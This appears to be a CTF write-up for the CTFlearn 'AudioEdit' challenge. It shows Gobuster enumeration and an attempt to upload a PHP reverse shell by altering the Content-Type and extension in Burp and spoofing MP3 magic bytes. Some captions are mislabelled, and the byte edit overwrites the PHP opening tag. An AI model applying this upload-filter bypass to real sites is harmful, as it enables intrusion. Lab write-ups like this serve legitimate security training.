AudioEdit

ctflearn.com

Jakub Kazimierski February 2023

1 Introduction

This sheet meant to be a walkthrough of CTF challenge from ctf [5]. Here I try to explain step by step what metodology for solving this problem was taken along with actions which were needed. Some of steps will be showed on screenshots and some just explained along with commands used.

OS which was used for this presentation is Kali Linux in version 2022.4

2 Problem overview

Description of this task is short, we should exploit site: [6]. When we open link we get home page:





Figure 1: Site home page

Except this one we can also get to page ”Upload”:



https://web.ctflearn.com/audioedit/upload.php

Upload Audio

Audio input

No file selected.


Upload a valid .mp3 audio file

Figure 2: Upload page

From here it seems that we should upload .mp3 file to see how processing of this site looks like. Note that file which will be uploaded is named:

```
Record (online-voice-recorder.com)(2).mp3
```

Listing 1: Name of file to upload



https://web.ctflearn.com/audioedit/edit.php?file=c22ad290ee55ddb375e648e0774e758faee1f966.mp3

Edit Audio

Author: Unknown Author

Title: Unknown Title

Pitch ratio: 1

Overlap ratio: 0.5

Grain size: 512

Visualisation: Spectrum

Figure 3: Edit page

We are redirected to page where we can edit uploaded .mp3 file. Take a look at address bar, we can see that file which we are editing changed name comparing to uploaded one:


```
c22ad290ee55ddb375e648e0774e758faee1f966.mp3
```

Listing 2: Hashed name of uploaded file

Ok lets find out if we can request this file directly. First search directories of this site using Gobuster.

```
(Linux@terminal)—$ gobuster dir —u https://web.ctflearn.
    com/audioedit/ —w /usr/share/wordlists/dirb/common.txt
```


Listing 3: Used Gobuster syntax



```
===============================================================
2023/02/11 20:07:52 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 200) [Size: 123]
/css                  (Status: 301) [Size: 193] [—> http://web.ctflearn.com/audioed
it/css/]
/index.php            (Status: 200) [Size: 2081]
/js                   (Status: 301) [Size: 193] [—> http://web.ctflearn.com/audioed
it/js/]
/uploads              (Status: 301) [Size: 193] [—> http://web.ctflearn.com/audioed
it/uploads/]
Progress: 4585 / 4615 (99.35%)===============================================
=========
```

Figure 4: Gobuster output


As we can see there is ”uploads” directory, so file probably is stored there:



https://web.ctflearn.com/audioedit/uploads/c22ad290ee55ddb375e648e0774e758faee1f966.mp3

Figure 5: Stored file

Ok, so let’s try with uploading file with another format, we saw in address bar that site uses .php scripts (index.php, edit.php) so mayby we can upload reverse shell script in php (used script is from site: [4]):



Upload Audio


Audio input

Browse... rev_shell.php

Upload a valid .mp3 audio file

Figure 6: Reverse shell .php file


Unfortunantely we get:



Invalid file format.

Figure 7: Invalid upload file format

It seems that there is some sort of validation of file format:



```
      </div>
      ::after
    </div>
    ::after
  </nav>
▾<div class="container">
   ::before
  ▾<div class="well well-lg text-center">
     <h3>Upload Audio</h3>
    ▾<form action="submit_upload.php" method="post" enctype="multipart/form-data">
      ▾<div class="form-group">
         <label for="audio">Audio input</label>
         <input id="audio" type="file" name="audio">
        ▾<p class="help-block">
           Upload a valid
           <code>.mp3</code>
           audio file
         </p>
       </div>
      ▾<button class="btn btn-warning" type="submit">
        ▾<span class="glyphicon glyphicon-upload">
           ::before
         </span>
         Upload
       </button>
     </form>
   </div>
```

html › body › div.container › div.well.well-lg.text-center › form


No element selected.

No animations were found for the current element.
Pick another element from the page.

```
of the page itself to UTF-8 or by specifying accept-charset=utf-8 on the form element.
```

Figure 8: Validation of file format

In order to bypass file format filtering we can use Burp Suite [1] (to establish proxy while using burp in your browser, you can use FoxyProxy [3]). What needs to be change is content type of file in sending request, and also we have to fool filtering for file extension:



Browse... rev3rse_shell.php
Burp Suite Community Edition v2022.12.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Options
Request to https://web.ctflearn.com:443 [172.67.157.178]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

```
POST /audioedit/submit_upload.php HTTP/1.1
Host: web.ctflearn.com
Cookie: _ga=GA1.2.704602532.1674241398; __gads=
ID=39248b7e827ce1b6-229f63c455db005a:T=1674241399:RT=1674241399:S=ALNI_MYgMfhl9KvkXJCcanSo6RDu1ZKr9A; __gpi=
UID=00000ba5bfbf5897:T=1674241399:RT=1674241399:S=ALNI_MaETCfs8z0sZNv6F8TnB8FLILVoXQ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------145490975430384459323997051167
Content-Length: 5729
Origin: https://web.ctflearn.com
Referer: https://web.ctflearn.com/audioedit/upload.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

-----------------------------145490975430384459323997051167
Content-Disposition: form-data; name="audio"; filename="rev3rse_shell.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
```

Figure 9: Parameters to change


Browse... rev3rse_shell.php
Burp Suite Community Edition v2022.12.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Options
Request to https://web.ctflearn.com:443 [172.67.157.178]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex


```
POST /audioedit/submit_upload.php HTTP/1.1
Host: web.ctflearn.com
Cookie: _ga=GA1.2.704602532.1674241398; __gads=
ID=39248b7e827ce1b6-229f63c455db005a:T=1674241399:RT=1674241399:S=ALNI_MYgMfhl9KvkXJCcanSo6RDu1ZKr9A; __gpi=
UID=00000ba5bfbf5897:T=1674241399:RT=1674241399:S=ALNI_MaETCfs8z0sZNv6F8TnB8FLILVoXQ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------145490975430384459323997051167
Content-Length: 5729
Origin: https://web.ctflearn.com
Referer: https://web.ctflearn.com/audioedit/upload.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

-----------------------------145490975430384459323997051167
Content-Disposition: form-data; name="audio"; filename="rev3rse_shell.mp3"
Content-Type: audio/mpeg

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

Figure 10: Parameters changed

But after forwarding this request we again get:




Invalid file format.

Figure 11: Invalid format

There is one more thing that's worth of trying. 'Magic numbers' of our reverse shell script can be changed at the beginnig of file to look like 'magic numbers' of .mp format. Those magic numbers are values encoded in hexadecimal form, which tells what format file has. To edit those, lets check those numbers for file which passed. We can use build in tool in Kali linux 'Hexeditor':

```
(Linux@terminal)−$ hexeditor 'Record (online−voice−
    recorder.com)(2).mp3'
```


Listing 4: Used Gobuster syntax



```
File: Record (online-voice-recorder   ASCII Offset: 0x00000000 / 0x00012EFF (%00)
00000000  FF FB D4 C4  00 03 C0 00  01 A4 00 00  00 20 00 00   .............. ..
00000010  34 80 00 00  04 4C 41 4D  45 03 00 09  08 00 04 00   4....LAME.......
00000020  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000030  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000040  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000050  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000060  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000070  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000080  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000090  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
000000A0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
000000B0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
000000C0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
000000D0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
000000E0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
000000F0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000100  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000110  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000120  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000130  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000140  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000150  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000160  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000170  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000180  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search
```


Figure 12: Hexeditor view of uploaded file

First eight highlited values should be enough. Lets add them to our script:



```
File: rev3rse_shell.php                            ASCII Offset: 0x00000000 / 0x00001573 (%00)
00000000  3C 3F 70 68  70 0A 2F 2F   20 70 68 70  2D 72 65 76          <?php.// php-rev
00000010  65 72 73 65  2D 73 68 65   6C 6C 20 2D  20 41 20 52          erse-shell - A R
00000020  65 76 65 72  73 65 20 53   68 65 6C 6C  20 69 6D 70          everse Shell imp
00000030  6C 65 6D 65  6E 74 61 74   69 6F 6E 20  69 6E 20 50          lementation in P
00000040  48 50 0A 2F  2F 20 43 6F   70 79 72 69  67 68 74 20          HP.// Copyright
00000050  28 43 29 20  32 30 30 37   20 70 65 6E  74 65 73 74          (C) 2007 pentest
00000060  6D 6F 6E 6B  65 79 40 70   65 6E 74 65  73 74 6D 6F          monkey@pentestmo
00000070  6E 6B 65 79  2E 6E 65 74   0A 2F 2F 0A  2F 2F 20 54          nkey.net.//.// T
00000080  68 69 73 20  74 6F 6F 6C   20 6D 61 79  20 62 65 20          his tool may be
00000090  75 73 65 64  20 66 6F 72   20 6C 65 67  61 6C 20 70          used for legal p
000000A0  75 72 70 6F  73 65 73 20   6F 6E 6C 79  2E 20 20 55          urposes only.  U
000000B0  73 65 72 73  20 74 61 6B   65 20 66 75  6C 6C 20 72          sers take full r
000000C0  65 73 70 6F  6E 73 69 62   69 6C 69 74  79 0A 2F 2F          esponsibility.//
000000D0  20 66 6F 72  20 61 6E 79   20 61 63 74  69 6F 6E 73           for any actions
000000E0  20 70 65 72  66 6F 72 6D   65 64 20 75  73 69 6E 67           performed using
000000F0  20 74 68 69  73 20 74 6F   6F 6C 2E 20  20 54 68 65           this tool.  The
00000100  20 61 75 74  68 6F 72 20   61 63 63 65  70 74 73 20           author accepts
00000110  6E 6F 20 6C  69 61 62 69   6C 69 74 79  0A 2F 2F 20          no liability.//
00000120  66 6F 72 20  64 61 6D 61   67 65 20 63  61 75 73 65          for damage cause
00000130  64 20 62 79  20 74 68 69   73 20 74 6F  6F 6C 2E 20          d by this tool.
00000140  20 49 66 20  74 68 65 73   65 20 74 65  72 6D 73 20           If these terms
00000150  61 72 65 20  6E 6F 74 20   61 63 63 65  70 74 61 62          are not acceptab
00000160  6C 65 20 74  6F 20 79 6F   75 2C 20 74  68 65 6E 0A          le to you, then.
00000170  2F 2F 20 64  6F 20 6E 6F   74 20 75 73  65 20 74 68          // do not use th
00000180  69 73 20 74  6F 6F 6C 2E   0A 2F 2F 0A  2F 2F 20 49          is tool..//.// I
^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search   ^U Undo
```


Figure 13: Hexeditor view of reverse shell script



```
File: rev3rse_shell.php                            ASCII Offset: 0x00000004 / 0x00001573 (%00)  M
00000000  FF FB D4 C4  70 0A 2F 2F   20 70 68 70  2D 72 65 76          ....p.// php-rev
00000010  65 72 73 65  2D 73 68 65   6C 6C 20 2D  20 41 20 52          erse-shell - A R
00000020  65 76 65 72  73 65 20 53   68 65 6C 6C  20 69 6D 70          everse Shell imp
00000030  6C 65 6D 65  6E 74 61 74   69 6F 6E 20  69 6E 20 50          lementation in P
00000040  48 50 0A 2F  2F 20 43 6F   70 79 72 69  67 68 74 20          HP.// Copyright
00000050  28 43 29 20  32 30 30 37   20 70 65 6E  74 65 73 74          (C) 2007 pentest
00000060  6D 6F 6E 6B  65 79 40 70   65 6E 74 65  73 74 6D 6F          monkey@pentestmo
00000070  6E 6B 65 79  2E 6E 65 74   0A 2F 2F 0A  2F 2F 20 54          nkey.net.//.// T
00000080  68 69 73 20  74 6F 6F 6C   20 6D 61 79  20 62 65 20          his tool may be
00000090  75 73 65 64  20 66 6F 72   20 6C 65 67  61 6C 20 70          used for legal p
000000A0  75 72 70 6F  73 65 73 20   6F 6E 6C 79  2E 20 20 55          urposes only.  U
000000B0  73 65 72 73  20 74 61 6B   65 20 66 75  6C 6C 20 72          sers take full r
000000C0  65 73 70 6F  6E 73 69 62   69 6C 69 74  79 0A 2F 2F          esponsibility.//
000000D0  20 66 6F 72  20 61 6E 79   20 61 63 74  69 6F 6E 73           for any actions
000000E0  20 70 65 72  66 6F 72 6D   65 64 20 75  73 69 6E 67           performed using
000000F0  20 74 68 69  73 20 74 6F   6F 6C 2E 20  20 54 68 65           this tool.  The
00000100  20 61 75 74  68 6F 72 20   61 63 63 65  70 74 73 20           author accepts
00000110  6E 6F 20 6C  69 61 62 69   6C 69 74 79  0A 2F 2F 20          no liability.//
00000120  66 6F 72 20  64 61 6D 61   67 65 20 63  61 75 73 65          for damage cause
00000130  64 20 62 79  20 74 68 69   73 20 74 6F  6F 6C 2E 20          d by this tool.
00000140  20 49 66 20  74 68 65 73   65 20 74 65  72 6D 73 20           If these terms
00000150  61 72 65 20  6E 6F 74 20   61 63 63 65  70 74 61 62          are not acceptab
00000160  6C 65 20 74  6F 20 79 6F   75 2C 20 74  68 65 6E 0A          le to you, then.
00000170  2F 2F 20 64  6F 20 6E 6F   74 20 75 73  65 20 74 68          // do not use th
00000180  69 73 20 74  6F 6F 6C 2E   0A 2F 2F 0A  2F 2F 20 49          is tool..//.// I
^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search   ^U Undo
```

Figure 14: Hexeditor view of reverse shell script after change


It is also worth to check after editing if file content wasn't affected too much:



```
ÿûÔÄp
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
-- INSERT --                                                              12,13         Top
```

Figure 15: Vim view of reverse shell script after change

